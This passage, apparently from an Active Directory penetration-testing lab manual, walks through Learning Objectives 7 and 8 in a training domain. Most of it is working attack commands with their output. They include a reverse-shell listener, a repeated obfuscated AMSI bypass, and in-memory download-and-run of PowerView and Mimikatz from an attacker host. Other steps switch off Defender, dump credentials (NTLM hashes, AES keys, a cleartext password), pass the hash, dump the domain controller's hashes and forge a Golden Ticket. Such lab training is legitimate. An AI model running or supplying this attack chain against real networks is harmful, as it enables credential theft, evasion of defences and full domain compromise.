Initializing SharpHound at 1:19 AM on 8/30/2020
-----------------------------------------------

Resolved Collection Methods: LoggedOn

[+] Creating Schema map for domain DOLLARCORP.MONEYCORP.LOCAL using path
CN=Schema,CN=Configuration,DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL
PS C:\AD\Tools\BloodHound-master\Ingestors> [+] Cache File Found! Loaded 256
Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 88 MB RAM
Status: 20 objects finished (+20 6.666667)/s -- Using 88 MB RAM
Enumeration finished in 00:00:03.3982995
Compressing data to C:\AD\Tools\BloodHound-
master\Ingestors\20200830011940_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 1:19 AM on 8/30/2020! Happy Graphing!
```

Once all the data is uploaded to BloodHound, search for the node studentx and see where it has Derivative Local Admin Rights (press Ctrl to toggle labels).



BloodHound
STUDENT341@DOLLARCORP.MONEYCORP.LOC
Database Info
Node Info
Queries
RDPUSERS@DOLLARCORP.MONEYCORP.LOCAL
AdminTo
MemberOf
DCORP-ADMINSRV.DOLLARCORP.MONEYCORP.LOCAL
STUDENT341@DOLLARCORP.MONEYCORP.LOCAL
Raw Query

Object ID	S-1-5-21-1874506631-3219952063-538504511-36146
Password Last Changed	Fri, 21 Aug 2020 11:11:23 GMT
Last Logon	Sun, 30 Aug 2020 07:47:51 GMT
Last Logon (Replicated)	Sun, 23 Aug 2020 11:28:34 GMT
Enabled	True
AdminCount	False
Compromised	False
Password Never Expires	True
Cannot Be Delegated	False
ASREP Roastable	False

Extra Properties

distinguishedname	CN=student341,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
domain	DOLLARCORP.MONEYCORP.LOCAL
name	STUDENT341@DOLLARCORP.MONEYCORP.LOCAL
passwordnotreqd	False
unconstraineddelegation	False

Group Membership

First Degree Group Memberships	2
Unrolled Group Membership	6
Foreign Group Membership	0

Local Admin Rights

First Degree Local Admin	1
Group Delegated Local Admin Rights	1
Derivative Local Admin Rights	▶

Execution Privileges

Learning Objective 7:

Task

- Domain user on one of the machines has access to a server where a domain admin is logged in. Identify:
  - The domain user
  - The server where the domain admin is logged in.
- Escalate privileges to Domain Admin
  - Using the method above.
  - Using derivative local admin.

Solution

We have access to two domain users – student**x** and ciadmin and administrative access to dcorp-adminsrv machine. User hunting has not been fruitful as student**x**. We got access to ciadmin by abusing Jenkins. Let's get a reverse shell on dcorp-student**x**:

```
PS C:\AD\tools> powercat -l -p 4444 -v -t 1024
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 4444)
VERBOSE: Connection from [172.16.3.11] port  [tcp] accepted (source port
54514)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between
Streams...

PS C:\Program Files (x86)\Jenkins\workspace\Projectx> whoami
dcorp\ciadmin
```

Now, we can use Powerview's Invoke-UserHunter on the reverse shell to looks for machines where a domain admin is logged in. But first, we must bypass AMSI:

```
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> S`eT-It`em ( 'V'+'aR' +
'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;
(    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL
)."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'
s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
```

Now, download and execute PowerView in memory of the reverse shell. Note that, Invoke-UserHunter may take few minutes to check all the machines in the domain:

```
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> iex (iwr
http://172.16.100.x/PowerView.ps1 -UseBasicParsing)
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> Invoke-UserHunter


UserDomain         : dcorp
UserName           : svcadmin
ComputerName       : dcorp-mgmt.dollarcorp.moneycorp.local
IPAddress          : 172.16.4.44
SessionFrom        :
SessionFromName :
LocalAdmin         :
```

Great! A domain admin is logged in on dcorp-mgmt server. Now, let's check if we (as ciadmin) have local admin access to dcorp-appsrv which will make it easier for us to attempt escalation to domain admin.

```
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> Invoke-UserHunter -
CheckAccess

UserDomain         : dcorp
UserName           : svcadmin
ComputerName       : dcorp-mgmt.dollarcorp.moneycorp.local
IPAddress          : 172.16.4.44
SessionFrom        :
SessionFromName :
LocalAdmin         : True
```

Let's confirm if we actually have local admin access on dcorp-mgmt server and if the PowerShell remoting port is open:

```
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> Invoke-Command -
ScriptBlock {whoami;hostname} -ComputerName dcorp-
mgmt.dollarcorp.moneycorp.local
dcorp\ciadmin
dcorp-mgmt
```

Now, let's use Invoke-Mimikatz to dump hashes on dcorp-mgmt to grab hashes of the domain admin "svcadmin". Host Invoke-Mimikatz.ps1 on your studentx machine and run the below command on the reverse shell:

```
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> iex (iwr
http://172.16.100.X/Invoke-Mimikatz.ps1 -UseBasicParsing)
```

Now, to use Invoke-Mimikatz on dcorp-mgmt, we must disable AMSI there. Please note that we can use the AMSI bypass we have been using or the built-in Set-MpPrefernce as well because we have administrative access on dcorp-mgmt:

```
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> $sess = New-PSSession -
ComputerName dcorp-mgmt.dollarcorp.moneycorp.local

PS C:\Program Files (x86)\Jenkins\workspace\Projectx> Invoke-command -
ScriptBlock{Set-MpPreference -DisableIOAVProtection $true} -Session $sess
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> Invoke-command -
ScriptBlock ${function:Invoke-Mimikatz} -Session $sess

    .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 67694 (00000000:0001086e)
Session           : Service from 0
User Name         : svcadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/19/2019 3:33:25 AM
SID               : S-1-5-21-1874506631-3219952063-538504511-1122
        msv :
         [00000003] Primary
         * Username : svcadmin
         * Domain   : dcorp
         * NTLM     : b38ff50264b74508085d82c69794a4d8
         * SHA1     : a4ad2cd4082079861214297e1cae954c906501b9
         * DPAPI    : fd3c6842994af6bd69814effeedc55d3
        tspkg :
        wdigest :
         * Username : svcadmin
         * Domain   : dcorp
         * Password : (null)
        kerberos :
         * Username : svcadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
        ssp :
        credman :
 [snip]
```

Since we have the NTLM hash of a domain admin, let's use Invoke-Mimikatz from an elevated shell to create a token from it and run powershell.exe with that token on our 100.X machine:

```
PS C:\WINDOWS\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\WINDOWS\system32> powershell -ep bypass
Windows PowerShell
```

```
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> cd C:\AD\Tools\
PS C:\AD\Tools> . .\Invoke-Mimikatz.ps1
PS C:\AD\Tools> Invoke-Mimikatz -Command '"sekurlsa::pth /user:svcadmin
/domain:dollarcorp.moneycorp.local /ntlm:b38ff50264b74508085d82c69794a4d8
/run:powershell.exe"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::pth /user:svcadmin
/domain:dollarcorp.moneycorp.local /ntlm:b38ff50264b74508085d82c6979
4a4d8 /run:powershell.exe
user    : svcadmin
domain  : dollarcorp.moneycorp.local
program : powershell.exe
impers. : no
NTLM    : b38ff50264b74508085d82c69794a4d8
  |  PID  4480
  |  TID  4436
  |  LSA Process is now R/W
  |  LUID 0 ; 16044217 (00000000:00f4d0b9)
  \_ msv1_0   - data copy @ 000002B801873520 : OK !
  \_ kerberos - data copy @ 000002B801BC1998
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000002B800D10278 (32) -> null
```

The new PowerShell window, which opens up, has Domain Admin privileges! Note that we did not need to have direct access to dcorp-mgmt from student machine 100.**X**.

Now moving on to the next task, we need to escalate to domain admin using derivative local admin. Llet's find out the machines on which we have local admin privileges. On a PowerShell prompt, enter the following command.

```
PS C:\AD\Tools> powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
```

```
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Find-LocalAdminAccess
dcorp-adminsrv.dollarcorp.moneycorp.local
```

or use Find-PSRemotingLocalAdminAccess

```
PS C:\AD\Tools> . .\Find-PSRemotingLocalAdminAccess.ps1
PS C:\AD\Tools> Find-PSRemotingLocalAdminAccess
dcorp-adminsrv
```

We have local admin on the dcorp-adminsrv box, let's PSRemote to the dcorp-adminsrv box.

```
PS C:\Windows\system32> Enter-PSSession dcorp-
adminsrv.dollarcorp.moneycorp.local
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\studentx\Documents>
hostname
dcorp-adminsrv
```

You will notice that any attempt to run Invoke-Mimikatz on dcorp-adminsrv results in errors about language mode. This is because Applocker is configured on dcorp-adminsrv and we drop into a Constrained Language Mode (CLM) when we connect using PowerShell Remoting.

```
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS
C:\Users\studentadmin\Documents> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

Now, let's enumerate the applocker policy.

```
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\studentx\Documents>
Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections

[snip]
```

```
PublisherConditions : {*\O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON,
C=US\*,*}
PublisherExceptions : {}
PathExceptions      : {}
HashExceptions      : {}
Id                  : 5a9340f3-f6a7-4892-84ac-0fffd51d9584
Name                : Signed by O=MICROSOFT CORPORATION, L=REDMOND,
S=WASHINGTON, C=US
Description         :
UserOrGroupSid      : S-1-1-0
Action              : Allow

PublisherConditions : {*\O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON,
C=US\*,*}
```

```
PublisherExceptions : {}
PathExceptions      : {}
HashExceptions      : {}
Id                  : 10541a9a-69a9-44e2-a2da-5538234e1ebc
Name                : Signed by O=MICROSOFT CORPORATION, L=REDMOND,
S=WASHINGTON, C=US
Description         :
UserOrGroupSid      : S-1-1-0
Action              : Allow

PathConditions      : {%PROGRAMFILES%\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : 06dce67b-934c-454f-a263-2515c8796a5d
Name                : (Default Rule) All scripts located in the Program Files
folder
Description         : Allows members of the Everyone group to run scripts
that are located in the Program Files folder.
UserOrGroupSid      : S-1-1-0
Action              : Allow

PathConditions      : {%WINDIR%\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : 9428c672-5fc3-47f4-808a-a0011f36dd2c
Name                : (Default Rule) All scripts located in the Windows
folder
Description         : Allows members of the Everyone group to run scripts
that are located in the Windows folder.
UserOrGroupSid      : S-1-1-0
Action              : Allow
```

Here, it is clear that Everyone can run scripts from the Program Files directory. That means, we can drop scripts in the Program Files directory there and execute them. But, we first need to disable Windows Defender on the dcorp-adminsrv server:

```
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents>
Set-MpPreference -DisableRealtimeMonitoring $true -Verbose
VERBOSE: Performing operation 'Update MSFT_MpPreference' on Target
'ProtectionManagement'.
```

Also, we cannot run scripts using dot sourcing (. .\Invoke-Mimikatz.ps1) because of the Constrained Language Mode. So, we must modify Invoke-Mimikatz.ps1 to include the function call in the script itself and transfer the modified script (Invoke-MimikatzEx.ps1) to the target server.

To create Invoke-MimikatzEx.ps1:

- Create a copy of Invoke-Mimikatz.ps1 and rename it to Invoke-MimikatzEx.ps1.
- Open Invoke-MimikatzEx.ps1 in PowerShell ISE (Right click on it and click Edit).
- Add "Invoke-Mimikatz" (without quotes) to the end of the file.

On local machine run the following command.

```
PS C:\AD\Tools> Copy-Item .\Invoke-MimikatzEx.ps1 \\dcorp-
adminsrv.dollarcorp.moneycorp.local\c$\'Program Files'
```

The file Invoke-MimikatzEx.ps1 is copied to the dcorp-adminsrv server.

```
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Program Files> ls



  Directory: C:\Program Files


Mode              LastWrite Time       Length  Name
----              -------------       ------  ----
d-----      10/14/2018   3:20 AM                Amazon
d-----      7/16/2016   1:23 PM                 Common Files
d-----      12/13/2017   9:00 PM                DIFX
d-----      10/14/2018   4:53 AM                Internet Explorer
d-r---      9/16/2018   7:56 PM                 Windows Defender
d-----      9/16/2018   7:56 PM                 Windows Mail
d-----      10/14/2018   4:53 AM                Windows Media Player
d-----      7/16/2016   1:23 PM                 Windows Multimedia Platform
d-----      7/16/2016   1:23 PM                 Windows NT
d-----      10/14/2018   4:53 AM                Windows Photo Viewer
d-----      7/16/2016   1:23 PM                 Windows Portable Devices
d-----      7/16/2016   1:23 PM                 WindowsPowerShell
-a----      1/12/2019   4:22 AM        2466572 Invoke-MimikatzEx.ps1
```

Now run the modified mimikatz script. Note that there is no dot sourcing here:

```
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Program Files> .\Invoke-
MimikatzEx.ps1

 .#####.   mimikatz 2.1.1 (x64) built on Jul 18 2018 15:40:54 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1361878 (00000000:0014c7d6)
Session           : RemoteInteractive from 2
User Name         : srvadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/18/2019 3:52:15 AM
SID               : S-1-5-21-1874506631-3219952063-538504511-1115
        msv :
         [00000003] Primary
         * Username : srvadmin
         * Domain   : dcorp
         * NTLM     : a98e18228819e8eec3dfa33cb68b0728
         * SHA1     : f613d1bede9a620ba16ae786e242d3027809c82a
         * DPAPI    : ddce77eab64944efda38b5cfdad5395f
        tspkg :
        wdigest :
         * Username : srvadmin
         * Domain   : dcorp
         * Password : (null)
        kerberos :
         * Username : srvadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 68889 (00000000:00010d19)
Session           : Service from 0
User Name         : websvc
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/17/2019 5:55:37 AM
SID               : S-1-5-21-1874506631-3219952063-538504511-1113
        msv :
         [00000003] Primary
         * Username : websvc
         * Domain   : dcorp
         * NTLM     : cc098f204c5887eaa8253e7c2749156f
         * SHA1     : 36f2455c767ac9945fdc7cd276479a6a011e154b
         * DPAPI    : 65e0a67c32db3788515ff56e9348e99c
        tspkg :
        wdigest :
         * Username : websvc
         * Domain   : dcorp
         * Password : (null)
        kerberos :
         * Username : websvc
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 183459 (00000000:0002cca3)
Session           : Service from 0
User Name         : appadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/19/2019 4:09:11 AM
SID               : S-1-5-21-1874506631-3219952063-538504511-1117
        msv :
         [00000003] Primary
         * Username : appadmin
         * Domain   : dcorp
         * NTLM     : d549831a955fee51a43c83efb3928fa7
         * SHA1     : 07de541a289d45a577f68c512c304dfcbf9e4816
         * DPAPI    : 7ec84538f109f73066103b9d1629f95e
        tspkg :
        wdigest :
         * Username : appadmin
         * Domain   : dcorp
         * Password : (null)
        kerberos :
         * Username : appadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
        ssp :
        credman :

[snip]
```

Here we find the NTLM hash of the srvadmin user.

From local system with elevated shell (Run as Administrator), over-pass the hash for srvadmin user using Invoke-Mimikatz.

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"sekurlsa::pth /user:srvadmin
/domain:dollarcorp.moneycorp.local /ntlm:a98e18228819e8eec3dfa33cb68b0728
/run:powershell.exe"'



 .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX           ( vincent.letoux@gmail.com )
```

```
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::pth /user:srvadmin
/domain:dollarcorp.moneycorp.local /ntlm:a98e18228819e8eec3dfa33cb68b0728
/run:powershell.exe
user   : srvadmin
domain  : dollarcorp.moneycorp.local
program : powershell.exe
impers. : no
NTLM   : a98e18228819e8eec3dfa33cb68b0728
  |  PID  4232
  |  TID  2212
  |  LSA Process is now R/W
  |  LUID 0 ; 16502586 (00000000:00fbcf3a)
  \_ msv1_0   - data copy @ 000002B801872B60 : OK !
  \_ kerberos - data copy @ 000002B801CEF1A8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000002B801BC2508 (32) -> null
```

A new window prompts with srvadmin privileges. Let's use powerview to check if srvadmin has local administrator privileges on any other machine in the domain where a domain admin session is available.

```
PS C:\AD\Tools> powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Invoke-UserHunter -CheckAccess


UserDomain        : dcorp
UserName          : svcadmin
ComputerName      : dcorp-mgmt.dollarcorp.moneycorp.local
IPAddress         : 172.16.4.44
SessionFrom       :
SessionFromName :
LocalAdmin        : True
[snip]
```

We have local admin access on the dcorp-mgmt server as srvadmin and a session of svcadmin is established on that machine. Take a session through PS remoting.

```
PS C:\AD\Tools> Enter-PSSession -ComputerName dcorp-
mgmt.dollarcorp.moneycorp.local
[dcorp-mgmt.dollarcorp.moneycorp.local]: PS C:\Users\srvadmin\Documents>
whoami
dcorp\srvadmin
[dcorp-mgmt.dollarcorp.moneycorp.local]: PS C:\Users\srvadmin\Documents>
hostname
dcorp-mgmt
```

We will be dumping the hashes of dcorp-mgmt server using mimikatz but first let’s disable AMSI on the target server.

```
[dcorp-mgmt.dollarcorp.moneycorp.local]: PS C:\Users\srvadmin\Documents> S`eT-
It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](
"{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -
VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'
s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
```

Download mimikatz powershell script in memory as follows :

```
[dcorp-mgmt.dollarcorp.moneycorp.local]: PS C:\Users>iex (iwr
http://172.16.100.X/Invoke-Mimikatz.ps1 -UseBasicParsing)

[dcorp-mgmt.dollarcorp.moneycorp.local]: PS C:\Users> Invoke-Mimikatz

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 132783 (00000000:000206af)
Session           : Service from 0
User Name         : svcadmin
Domain          : dcorp
Logon Server      : DCORP-DC
Logon Time        : 1/11/2019 12:49:01 PM
SID               : S-1-5-21-1874506631-3219952063-538504511-1122
      msv :
       [00000003] Primary
       * Username : svcadmin
       * Domain   : dcorp
      * NTLM      : b38ff50264b74508085d82c69794a4d8
      * SHA1     : a4ad2cd4082079861214297e1cae954c906501b9
      * DPAPI    : fd3c6842994af6bd69814effeedc55d3
      tspkg :
      wdigest :
      * Username : svcadmin
      * Domain   : dcorp
      * Password : (null)
      kerberos :
      * Username : svcadmin
      * Domain   : DOLLARCORP.MONEYCORP.LOCAL
      * Password : *ThisisBlasphemyThisisMadness!!
      ssp :
      credman :

[snip]
```

We can also use the sekurlsa::ekeys command of mimikatz to get AES keys:

```
[dcorp-mgmt.dollarcorp.moneycorp.local]: PS C:\Users> Invoke-Mimikatz -
Command '"sekurlsa::ekeys"'
[snip]
Authentication Id : 0 ; 65483 (00000000:0000ffcb)
Session           : Service from 0
User Name         : svcadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 1/11/2019 12:49:01 PM
SID               : S-1-5-21-1874506631-3219952063-538504511-1122

         * Username : svcadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
           rc4_hmac_nt       b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old      b38ff50264b74508085d82c69794a4d8
           rc4_md4           b38ff50264b74508085d82c69794a4d8
           rc4_hmac_nt_exp   b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old_exp  b38ff50264b74508085d82c69794a4d8
[snip]
```

We can also look for credentials from the credentials vault. Interesting crednetials like those used for scheduled tasks are stored in the credential vault. Use the below command:

```
[dcorp-mgmt]: PS C:\Users\mgmtadmin\Documents> Invoke-Mimikatz -Command
'"token::elevate" "vault::cred /patch"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) * Kitten Edition *
 ## / \ ##  /* Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   */

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

528     {0;000003e7} 1 D 17429          NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00233056} 0 D 2306311     dcorp\mgmtadmin S-1-5-21-
1874506631-3219952063-538504511-1121   (09g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2356086     NT AUTHORITY\SYSTEM     S-1-
5-18        (04g,21p)       Impersonation (Delegation)
[snip]
```

From the local system over-pass the hash of svcadmin user through mimikatz.

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"sekurlsa::pth /user:svcadmin
/domain:dollarcorp.moneycorp.local /ntlm:b38ff50264b74508085d82c69794a4d8
/run:powershell.exe"'
[snip]
```

The new PowerShell session which pops-up runs with domain admin privileges.

Learning Objective 8:

Task

- Dump hashes on the domain controller of dollarcorp.moneycorp.local.
- Using the NTLM hash of krbtgt account, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.

Solution

From the previous exercise, we have domain admin privileges, we dumped NTLM hashes from dcorp-mgmt and used Over-pass the hash to start a PowerShell session as domain admin - svcadmin. Let's use below command to dump all the hashes on the domain controller. Remember that the below commands need to be executed from a PowerShell session running with privileges of DA on your machine 172.16.100.**X**. :

```
PS C:\Windows\System32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\System32> cd C:\AD\Tools
PS C:\AD\Tools> $sess = New-PSSession -ComputerName dcorp-dc
PS C:\AD\Tools> Enter-PSSession $sess
[dcorp-dc]: PS C:\Users\svcadmin\Documents> S`eT-It`em ( 'V'+'aR' +  'IA' +
('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (
Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'
s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
[dcorp-dc]: PS C:\Users\svcadmin\Documents> exit
PS C:\AD\Tools> Invoke-Command -FilePath .\Invoke-Mimikatz.ps1 -Session $sess
PS C:\AD\Tools> Enter-PSSession $sess
[dcorp-dc]: PS C:\Users\svcadmin\Documents> Invoke-Mimikatz -Command
'"lsadump::lsa /patch"'
  .#####.   mimikatz 2.1.1 (x64) built on November 21 2018 21:44:54
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::lsa /patch
Domain : dcorp / S-1-5-21-1874506631-3219952063-538504511

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : af0686cc0ca8f04df42210c9ac980760
```

```
RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : ff46a9d8bd66c6efd77603da26796f35

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 00000458 (1112)
User : ciadmin
LM   :
NTLM : e08253add90dccf1a208523d02998c3d

RID  : 00000459 (1113)
User : sqladmin
LM   :
NTLM : 07e8be316e3da9a042a9cb681df19bf5

RID  : 0000045a (1114)
User : srvadmin
LM   :
NTLM : a98e18228819e8eec3dfa33cb68b0728

RID  : 0000045b (1115)
User : mgmtadmin
LM   :
NTLM : 95e2cd7ff77379e34c6e46265e75d754

RID  : 0000045c (1116)
User : appadmin
LM   :
NTLM : d549831a955fee51a43c83efb3928fa7

RID  : 0000045d (1117)
User : sql1admin
LM   :
NTLM : e999ae4bd06932620a1e78d2112138c6

RID  : 00000462 (1122)
User : svcadmin
LM   :
NTLM : b38ff50264b74508085d82c69794a4d8

RID  : 00000463 (1123)
User : testda
LM   :
NTLM : a16452f790729fa34e8f3a08f234a82c
```

```
RID  : 00000464 (1124)
User : VPN1user
LM   :
NTLM : bb1d7a9ac6d4f535e1986ddbc5428881
[snip]
```

Now, on any machine even if it is not part of the domain but can reach dcorp-dc over network, we can use the information from above command to create a Golden Ticket. Please note that the krbtgt account password may be changed and the hash you get in the lab could be different from the one in this lab manual:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden
/User:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
1874506631-3219952063-538504511 /krbtgt:ff46a9d8bd66c6efd77603da26796f35
id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'


  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
